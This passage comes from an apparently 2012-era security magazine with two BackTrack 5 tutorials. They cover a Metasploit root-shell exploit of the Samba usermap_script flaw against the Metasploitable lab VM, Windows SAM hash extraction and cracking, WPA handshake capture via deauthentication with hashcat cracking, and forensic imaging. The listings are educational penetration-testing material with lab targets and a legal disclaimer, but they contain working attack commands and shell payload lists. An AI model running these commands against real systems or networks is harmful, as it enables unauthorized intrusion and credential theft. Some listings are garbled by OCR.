
**Listing 7a. Pentest Via Backtrack VII**

```
msf > search usermap
```

```
Matching Modules
```

```
=====
```

Name	Disclosure Date	Rank	Description
exploit/multi/samba/usermap_script	2007-05-14	excellent	Samba "username map script" Command Execution

```
msf > use exploit/multi/samba/usermap_script
```

```
msf exploit(usermap_script) > set RHOST 10.1.17.104
```

```
msf exploit(usermap_script) > show payloads
```

```
Compatible Payloads
```

```
=====
```

Name	Disclosure Date	Rank	Description
cmd/unix/bind_inetd		normal	Unix Command Shell, Bind TCP (inetd)
cmd/unix/bind_netcat		normal	Unix Command Shell, Bind TCP (via netcat -e)
cmd/unix/bind_netcat_ipv6		normal	Unix Command Shell, Bind TCP (via netcat -e) IPv6
cmd/unix/bind_perl		normal	Unix Command Shell, Bind TCP (via perl)
cmd/unix/bind_perl_ipv6		normal	Unix Command Shell, Bind TCP (via perl) IPv6
cmd/unix/bind_ruby		normal	Unix Command Shell, Bind TCP (via Ruby)
cmd/unix/bind_ruby_ipv6		normal	Unix Command Shell, Bind TCP (via Ruby) IPv6
cmd/unix/generic		normal	Unix Command, Generic command execution
cmd/unix/reverse (telnet)		normal	Unix Command Shell, Double reverse TCP
cmd/unix/reverse_netcat -e)		normal	Unix Command Shell, Reverse TCP (via netcat -e)
cmd/unix/reverse_perl		normal	Unix Command Shell, Reverse TCP (via perl)
cmd/unix/reverse_ruby		normal	Unix Command Shell, Reverse TCP (via Ruby)

```
msf exploit(usermap_script) > set payload cmd/unix/bind_netcat
```

```
msf exploit(usermap_script) > show options
```

```
Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
RHOST	10.1.17.104	yes	The target address
RPORT	139	yes	The target port

```
Payload options (cmd/unix/bind_netcat):
```

## SMB\NFS Interrogation

SMB can sometimes display a myriad of useful information, such as SMB shares that are on a target, usernames, OS version, domain membership, and software installed.

If SMB or NFS shares are anonymously accessible to an attacker or penetration tester they can sometimes hold valuable information that can be used in further attacks, examples being config files, password lists, and SSH keys. The list is endless.

You can simply issue the commands outlined in Listing 6 to list SMB shares on a target machine. Simply press the enter key when prompted for root's password. Also, in Listing 6 you can see that BT5R2 has included Core Security's free `samrdump.py` python script. You see how it lists the usernames on the target via SMB (the second red highlighted command).

*Network File System (NFS)* and *Apple File System (AFS)* should also be inspected for the same types of information as SMB. Usually attackers

and penetration testers look for files on publicly available shares that hold sensitive data, specifically usernames and passwords. Going through shares is one of the first things I do on an internal engagement. I can't tell you how many times I've found configuration files on a system that held administrative credentials within them. That is an easy engagement for sure! As a security professional, you can show system admins or IT management the types of data that an unauthenticated entity can gain access to by simply being on the same network as your assets. This is a good security awareness training aid to say the least. We'll look at AFP and NFS interrogation tools in a later section, when we cover the Metasploit Framework. Stay tuned!

## Metasploit

A deep dive tutorial on Metasploit is far beyond the scope of this article. Many of the above mentioned interrogation techniques, and even nmap scanning

### Listing 7b. Pentest Via Backtrack VI

```
Name      Current Setting  Required  Description
-----  -
LPORT     4444             yes       The listen port
RHOST     10.1.17.104     no        The target address

Exploit target:

Id  Name
--  ---
0   Automatic

msf exploit(usermap_script) > exploit

[*] Started bind handler
[*] Command shell session 1 opened (10.1.17.100:54960 -> 10.1.17.104:4444) at 2012-05-23 15:56:08
-0400

id
uid=0(root) gid=0(root)
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:a2:38:78
          inet addr:10.1.17.104  Bcast:10.1.17.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fea2:3878/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:131024 errors:0 dropped:0 overruns:0 frame:0
          TX packets:25716 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16783028 (16.0 MB)  TX bytes:2934700 (2.7 MB)
          Interrupt:17 Base address:0x1400
```



can be done from within Metasploit, but I decided to show you some of the others tools within BT5R2. However, the *Metasploit Framework* (MSF) must be touched upon. In this section we'll go into some detail on using Metasploit to exploit vulnerabilities and gain remote access to systems. Metasploit, if you don't know, is a security testing framework created by HD Moore to aid in exploit development and research. It assists security professionals, penetration testers, and hackers in realizing, studying and weaponizing exploits and in gathering data. There is a newer GUI front end for MSF called Metasploit Community Edition (there are commercial versions as well, namely Metasploit pro or Metasploit express from Rapid7).

We'll use the traditional *msfconsole*. I have moved onto preferring the Metasploit Pro GUI now, but the console is easier to write about, since it's all text driven. Besides, it's a classic interface for MSF, and you should learn how to use it. From within BT5R2 open a terminal and type *msfconsole* and then hit enter. It takes a moment to load, so be patient.

Once MSF loads you're at the `msf>` prompt. After you have discovered a vulnerability (either using manual techniques or from automated scanning) you can check if MSF has a module for it. You can do this by searching the modules on the web, or by typing in `search` at the MSF prompt with some keywords. Example, if you type in 'search samaba' than all modules with the 'samba' keyword will be returned. We will attack a VM called *Metasploitable*. This is a purposefully built VM from the Metasploit team meant to be an educational tool to learn how to use Metasploit. I have decided to attack the Samba service on Metasploitable. From scanning I saw it was running Samba `smbd 3.X`, which has a well known exploit. You'll be able to see all of the relevant commands in Listing 7, but the basic steps are.

- choose the exploit – I found through Internet searching that the exploit is `exploit/multi/samba/usermap_script`. In MSF you choose the module you want with the 'use' statement.
- choose target – the ip or name of the victim machine. You use 'set' statements within MSF to set the module options (RHOST option below)
- choose payload – we'll use a generic \*nix bind payload, which means I will connect to a listener (below, LPORT is the port that will be listening for my bind connection once the exploit completes)
- execute

Commands worth noting are highlighted for easier review.

The last two commands above (`id` and `ifconfig`) prove that I am the root user on the system, and the ip address is my target 10.1.17.104. This is a simple demo of how to use the MSF. Again, the Metasploit Community\Pro GUI is a great tool to interact with Metasploit, I highly suggest you look into it. MSF has many different types of modules, not just exploits. They have auxiliary scanning modules, denial of service modules, information gathering modules, and many more.

## Conclusion

This article has scratched the surface of the many tools available with BT5R2. I suggest you download the VM and begin exploring. They say "you don't know what you don't know", and I believe that to be true. While exploring the tools within BT5R2 you'll discover attacks and techniques that may have been previously unknown to you.

I'd also like to mention that to learn how to use BT5R2 and it's tools to their fullest potential it is obviously helpful to have a practice lab, with machines that are designed to be exploited. The Gh0st Networks Community Lab brought to you SecuraBit is a community driven lab made for penetration testing practice and education. The lab is brand new, the mods over there love to get constructive feedback, and they invite you to come out and practice using BT5R2 in their lab. The URL to get started is: [http://www.gh0st.net/wiki/index.php?title=Main\\_Page](http://www.gh0st.net/wiki/index.php?title=Main_Page).

---

## NICHOLAS POPOVICH



*Nick Popovich is an Infosec Professional who has worked in many different areas of security throughout his career. He has been in and worked for the U.S. military. He has also worked for the government and private sector companies focusing on both the offensive and defensive sides of security from attack simulation*

*and mitigation to incident response and intrusion detection/prevention.*

# BackTracking in Wifi Country

The BackTrack 5 distribution continues to be the “go to” tool in a security professional’s arsenal. With the latest release, “Revolution,” the Backtrack development team delivers a kit you can use anywhere on both light and heavy duty security tasks.

In this practical guide, we’ll cover auditing Windows passwords and wireless keys, as well as forensic recovery using BackTrack on a USB, in a persistent hard drive installation and running in a virtual machine.

## BackTrack Everywhere

The key to a useful tool is not only the function of the tool; it’s having it available where you want it when you need it. The best tools in the world won’t do you much good if they’re not with you when you need them. That’s where BackTrack comes in.

BackTrack 5 provides over three hundred individual tools built on an Ubuntu base. More than just a collection of tools, BackTrack aligns with familiar security testing methodologies:

- Information Gathering
- Vulnerability Assessment
- Exploitation
- Privilege Escalation
- Maintaining Access

The current release is available for 32-bit and 64-bit platforms and earlier releases include ARM support. It can be downloaded in Gnome or KDE variations, as an ISO image to run as a Live distribution, or installed on a USB flash drive or a hard drive. Earlier 32-bit releases are prepackaged to run in VMware.

With so many tools and the ability to run it in so many ways, a security professional can be as-

sured of immediate access to a tool that’s ready to go when and where it’s needed. As we move from one installation of BackTrack to the next, we gain familiarity with a common interface and a complete set of tools that line up with common security methodologies.

## Choosing a Path

In this article we’ll use BackTrack to perform three common tasks for a security professional: auditing Windows and Wifi keys, capturing a drive image, and recovering deleted files.

In performing these tasks, we’ll bounce between installations of BackTrack on USB flash drives, in virtual machines and installed directly to a hard drive. In each case, choosing the right platform for the task at hand.

Due to sheer size of BackTrack and time and space limitations of this article, we only scratch the surface of what you can do with BackTrack. However, we hope you’ll get a solid grasp for how to use a few key tools included with BackTrack, and more importantly, see how various installation approaches allow you to tackle different parts of a job and make your task easier.

Throughout this article, we’ll refer to the BackTrack website (<http://www.BackTrack-linux.org>). Not only will you download the distributions we’ll be using there, but you will also find many detailed HOWTO’s and guides on taking BackTrack to the next level.

The best tools for any job are available immediately and conveniently and lack a steep learning curve.

Simply put, when you need BackTrack it can be just about anywhere, and it will be the same every time you boot it.

### Getting Started with BackTrack

Before beginning, we should understand the effect persistence has on our installation of BackTrack. Just like other Live CD/DVDs, booting and running BackTrack directly from a DVD or a USB flash drive gets you up and running immediately and without the need to alter the hard drive in the PC. However, when you shutdown and reboot, you lose any files you've created or changes you've made (including updates) to the running BackTrack instance.

For this reason, many people prefer to run BackTrack from a local hard drive using dual boot, from a virtual machine, or from a persistent USB installation. All of these options are available and described at the BackTrack website.

For the examples in this article, our goal is to choose the installation based on the task we are performing and balance that with the need for persistence.

Our starting point is always the BackTrack download page found at <http://www.backtrack-linux.org/downloads>. After a quick (optional) registration, the Download button takes us to the release selector (Figure 1).

A 32-bit or 64-bit ISO works for the following exercises. For the USB installation, you need a USB flash drive at least 4GB in size. These examples show Gnome, but if you're familiar with KDE you won't have trouble following along.

### UNetbootin and BackTrack

For convenience and portability, a bootable USB drive with BackTrack is a great place to start. While BackTrack comes with UNetbootin installed, we recommend downloading UNetbootin from Source-

forge. A USB version is useful in most cases as a starting point. While you don't get the same performance as a hard drive install, you can do almost everything you can with a local hard drive installation. UNetbootin is available for Windows, Linux and Mac to create a variety of bootable USB drives including (as of this writing), BackTrack 5R1. The full installation can be found at Sourceforge (<http://UNetbootin.sourceforge.net/>). While it will allow you to download an older distribution within UNetbootin, for these exercises we downloaded UNetbootin and at least one ISO for BackTrack 5R2.

In Figure 2, we install the BackTrack 5R2 32-bit Gnome ISO on a USB flash drive using the Diskimage option. We also install BackTrack 5R2 under VMware Fusion and on a dual-boot Windows system using an ISO image.

### Post Installation Steps for Persistent Installations

After installing BackTrack to a hard drive or a persistent USB flash drive, it's a good idea to perform a quick update with `apt-get update` and optionally install OpenCL (or Cuda) GPU support. These steps aren't required, but provide access to the latest versions of tools and will prepare the environment for a later exercise.

### Using BackTrack 5 (Not a) Legal Disclaimer

This article demonstrates techniques for using tools in the BackTrack distribution which may not be legal in all locales. Nothing in this article should be construed as legal advice, and it is important that you understand the laws applicable to your use of security tools. Within a lab environment or as part of your authorized work responsibilities, the tools within the BackTrack distribution provide an invaluable resource for



Figure 1. BackTrack Download Page




Figure 2. Installing BackTrack to a USB

auditing your organization and ensuring your resources are protected according to policy.

## Auditing Windows Passwords

*BackTrack->Privilege Escalation->Password Attacks->Offline Attacks->john the ripper.*

In this example, we have physical access to the system we wish to audit and the ability to boot the system to our USB flash drive installation of BackTrack 5. If your target PC has a DVD drive, you can use a Live DVD. Since that's not always guaranteed, the USB installation meets our needs more frequently. You may also need to enter the computer BIOS/SETUP to configure it for USB boot.

Since our USB installation is non-persistent, we also need media to transfer our captured files. A second formatted USB flash drive will work.

## Grabbing the Windows Password Hash

Using the USB installation of BackTrack 5 loaded earlier, we boot our target Windows 7 PC using default Text Mode. If prompted for a password, the default userid and password for BackTrack are 'root' and 'toor'. After logging in, at the #root prompt type 'startx' for the GUI. We want to mount the Windows partition, and the easiest way to mount the internal hard drive is on the Places menu (see Figure 3).

After mounting the drive using the GUI, open a shell (command prompt) to access the windows hive directly and run the initial hash captures. On our test system, we have an account named `victim1` with a weak password. We create a temporary directory and copy the Windows hive files.

## Copy the Windows SAM and SYSTEM hives

```
#mkdir /root/victim.win7.sixchar
#cd /media/Acer/Windows/System32/config
#cp sam system /root/victim.win7.sixchar
```

At this point, you can either dump the password hashes on the target machine or take copies of




Figure 3. Mounting a Windows Partition

the hive files to another BackTrack installation to complete the password audit. If you have a second USB flash drive, insert the drive and copy the hive files. USB drives will mount under `/media` in most cases.

## Changing BackTrack Platforms

In our example, we perform a single password extraction on a second machine running BackTrack. We could perform the same steps on the target machine, but if we're going to audit all the accounts the process may be time consuming and our target may not be the up to completing the task quickly.

By moving the hive files to another machine, we can run our tests off-site and leave the process running in a protected environment. In this case, we've downloaded the BackTrack 32-bit ISO and installed it under VMware Fusion.

## Cracking the Windows Password

We use the same Windows hives we just copied from our target machine to audit the user password. In our first step, we use `bkhive` to extract the Windows Syskey. The Syskey is used to encrypt the local password hash. In this case, we've used a six character password to limit our processing time, but the same process works for longer passwords. The output of `bkhive` is stored in the file `sixchar.keyfile` for use in the next step.

```
#bkhive system sixchar.keyfile
```

Next `samdump2` extracts the password hashes from the Windows SAM file using the SAM file copied from the target machine and the `sixchar.keyfile` extracted using `bkhive`. We grep the target user hash (`victim1`) and store it in a temporary file named `victim1password`.




Figure 4. Cracking a Windows Password

```
#samdmp2 sam sixchar.keyfile | grep victim1 >
victimlpassword
```

Take a quick look at the file to see the format.

```
#cat victimlpassword
```

```
victim1:1010:aad3b435b51404eeaad3b435b51404ee:8f74
4856b38f805d4fd702163532788a::
```

In the last step shown in Figure 4, we locate *John the Ripper* on the file system. Like the other password tools, John the Ripper is located in the `/pentest/password` directory.

```
#cd /pentest/password/john
#./john -format=nt \ /root/victim.win7.sixchar/
victimlpassword
```

Since we chose a simple password, the brute force attack is successful in a short time. This crack was executed in a VMWare Fusion installation of BackTrack 5R2 32-bit.

```
UserID:      victiml
Password:    Sixer6
```

## Auditing Simple Wifi Keys

*BackTrack->Privilege Escalation->Password Attacks->GPU Tools->oclhashcat+.*

Now that we've warmed up with a simple Windows password, we can move on to testing a wireless network. We frequently see news stories of poorly secured wireless networks abused by neighbors and criminals. In many cases, a poorly secured network may only lead to poor network performance, but it can lead to the attention of law enforcement when misused. While recommendations and warnings may successfully encourage some users to secure their access points, sometimes a test is the only way to make the case convincingly. In this example, we use a persistent hard drive installation of Backtrack 5R2 64-bit to capture and decrypt a short wireless key. To do that, we use the following steps:

### Quick WPA / WPA2 Crack

- Configure a USB wireless adapter in monitor mode
- Monitor local wireless traffic using `airodump-ng`
- Identify our target network BSSID and the station ID of a connected device
- Disconnect a station
- Capture the 4-way handshake

- Convert the capture file to Hashcat format
- Run `oclHashcat+` against the key

We again use a simple password for demonstration purposes. Because we've also used a tool with dictionary capabilities, we chose a password that's in the dictionary. We've stacked the deck in our favor to demonstrate the technique, but the same approach will work with more complex passwords.

### Selecting our BackTrack Platforms

In our first example, we ran BackTrack from both a USB flash drive and a virtual machine. The common distribution allowed us to use the same tools in either environment. Neither of these installations required additional drivers or customization.

If we had no option, we could perform the following exercise using a Live DVD or USB flash drive installation, but when it comes to cracking more complex passwords, we find GPU based tools useful. While Hashcat can run using only the CPU, it becomes more powerful when run with GPU support. Since that support requires the installation of additional drivers, this typically means a hard drive installation of BackTrack. Installation instructions for OpenCL and Cuda drivers can be found in the HOWTO section of the BackTrack website.

### Selecting a Wireless Adapter

Not all wireless adapters are created equal, and in order to successfully capture the handshake we need, we must use an adapter that is capable of packet injection. For this exercise, we've used an Alfa AWUS036NEH with the `rt2800usb` driver. A list of NICs that work well with BackTrack and are capable of packet injection can be found in the Wireless Drivers article on the BackTrack Wiki website (<http://www.backtrack-linux.org/wiki/>).

Note that a USB wireless adapter also allows you to scan from VMWare installations of BackTrack. By default, VMWare will virtualize an Ethernet NIC within each virtual machine. Even if your host network adapter is wireless, the virtualized NIC will appear as a standard Ethernet connection (`eth0`).




Figure 5. Using `airodump-ng` to Monitor Wifi




Figure 6. Using aireplay-ng to Disconnect a Station

By adding a USB wireless adapter, you get direct access to that adapter and can run any of the wireless utilities in the BackTrack distribution.

### Listening with Airodump-ng

After inserting a USB wireless adapter in the BackTrack PC, enable the wireless interface. In theory, this is a simple process. In practice, it can take some time and may require unloading and reloading the wireless adapter's kernel modules. Assuming the adapter is properly configured, identify where your USB wireless adapter is assigned using airmon-ng.

```
#airmon-ng
```

This will reveal the wlan adapter (usually wlan0 or wlan1). Next, turn the interface up, start airmon-ng and begin capturing with airodump-ng.

```
#ifconfig wlan0 up
#airmon-ng start wlan0
#airodump-ng mon0
```

The first time we run airodump-ng mon0, we see all the wireless access points within range.




Figure 7. Confirming the Key in Wireshark

Looking for the column marked "CH", identify the channel of the target access point. In this case, the target network is named ezNetwork and it is on channel 11.

Stop and restart airodump-ng with the -w and -c parameters to specify the output file and ignore the other channels. Add the --bssid parameter with the BSSID of the target access point to eliminate all other access points.

```
#airodump -w ezNetwork -c 11 -bssid
94:63:D1:24:26:4C mon0
```

In Figure 5, we've issued the airodump-ng command, and are writing our output to ezNetwork and only monitoring on channel 11.

Notice the STATION ID of 14:DA:E9:05:00:68 connected to our target access point. This is our target for disconnect.

### Mind if I Interrupt You? (Aireplay-ng)

While monitoring the airodump-ng command output, open a second command shell. In Figure 6, we see the aireplay-ng command used to disconnect the client from our target access point. The disconnect is followed by a reconnect. Our goal is to capture




Figure 8. Converting a Capture for Hashcat

the 4-way handshake during the reconnect. It may be necessary to run `aireplay-ng` command twice to disconnect the station.

```
#aireplay-ng -deauth 10 -a 94:63:D1:24:26:4C \  
-c 14:DA:E9:05:00:68 mon0
```

## The Value of a Good (4-way) Handshake

After executing `aireplay-ng`, return attention to the shell running `airodump-ng`. If we successfully disconnect our target, when it reconnects we see WPA handshake: 94:63:D1:24:26:4C in the top right corner. Control-C out to end to the `airodump-ng` process and look for the output file. In this example, the file is `ezNetwork-02.cap`. This is a *Wireshark* compatible capture file.

To confirm we have successfully captured the 4-way handshake, open a shell and type `wireshark` or navigate the BackTrack menu.

`BackTrack -> Forensics -> Network Forensics-> wireshark.`

We open the `ezNetwork-02.cap` file and in the *filter* dialog, type `eapol`. In Figure 7, we see four messages with:

```
Protocol:EAPOL and Info: Key (msg 1/4 through 4/4).
```

We have successfully captured the key.

## Preparing the Capture

This capture file has the key we need, but isn't yet in a format Hashcat can read. There are two ways to convert it, using `aircrack-ng` or using a converter hosted at `hashcat.net`. For this example we will use `aircrack-ng` (Figure 8).




Figure 9. Cracking the Wifi Key




Figure 10. Imaging a Drive with dc3dd

```
#aircrack-ng ezNetwork-02.cap -J ezNetwork
```

## Hashcat (CPU or GPU)

As before, we could have performed the earlier steps using any BackTrack installation method (Live, USB, VM, hard drive installation). For performance and persistence, it's usually better to execute this step on a BackTrack installation with GPU support installed. Instructions for installing GPU support can be found in the HOWTO section of `BackTrack-linux.org`.

Now that we have the HCCAP file, we execute the following command:

```
#./cudaHashcat-plus32.bin -m 2500 \ /root/getWifi/  
ezNetwork.hccap \  
../wordlists/rockyou.txt -o /root/getWifi/  
ezNetwork.out
```




Figure 11. Mounting the Image Read-Only

The BackTrack distribution comes with a word list named `darkc0de.lst` located in the `/pentest/passwords/wordlists` directory. We've downloaded the `rockyou.txt` list linked at the BackTrack website. The `-m` parameter indicates this is a WPA/WPA2 key. The other parameters specify the hash file, a dictionary, and the output file. In Figure 9, we see the password is found in four seconds. The last line in Figure 9 shows the final output from our `cudaHashcat` command. While a trivial example, the same process with a dictionary and customizable rules can provide successful audits of a wide variety of passwords.

ezNetwork: P@ssword

## Forensic File Recovery

Our final example demonstrates a common forensic task, capturing a drive image. As a general rule, any forensic examination performed for legal purposes should follow stringent procedures to ensure the target drive isn't altered in any way and all evidence is handled correctly. In these circumstances, a Live DVD or a USB running Forensic Boot option

will be the best choice. BackTrack's Forensic Boot provides the ability to run BackTrack without auto-mounting disks or using existing swap space on the target drive. For this example, we skip the forensics rigor, and capture a small USB flash drive which had several deleted JPG files.

## Using DC3DD for disk imaging

Our first step is to capture an image of the drive using `dc3dd`. `dc3dd` is a version of the `*nix dd` command specifically designed for forensic use. While it has many useful features, the ability to calculate hashes for images and show progress as a percentage make it valuable during a forensic drive image. Figure 10 shows the process of capturing the drive image with the following command.

```
#dc3dd if=/dev/sdb1 of=/root/getUSB/lexar256.img
```

## Mounting an Image for Analysis

While not necessary for file recovery, we also mount the drive as read-only to prepare for the next step. See Figure 11.

```
#mkdir /mnt/examineUSB
#mount -o ro, loop /root/getUSB/lexar256.img \ /
      mnt/examineUSB
```

## Recovering deleted files with Foremost

*BackTrack-Forensics-Forensic Carving Tools* -> *foremost*. Next, we list the files on the mounted read only image `/mnt/examineUSB` and find there are no files (total 0) and execute *foremost* to recover JPG files (see figure 12).

```
#foremost -t jpg -i ../lexar256.img
```

After a few seconds, the command completes and we examine the `output/jpg` directory to find the missing nine files. A quick check with the File Browser confirms they are the deleted images (Figure 13).

## Conclusion

The BackTrack 5 distribution provides security professionals with hundreds of useful tools for common and uncommon tasks. While the importance of the individual tools shouldn't be overlooked, the combination of these tools on a single platform installed or run from a wide variety of media adds a crucial dimension to this kit. While we only touched on a few tools in this demonstration, the platforms used provide a consistent base for employing the hundreds of other tools when and where you need them.

**DENNIS KING**

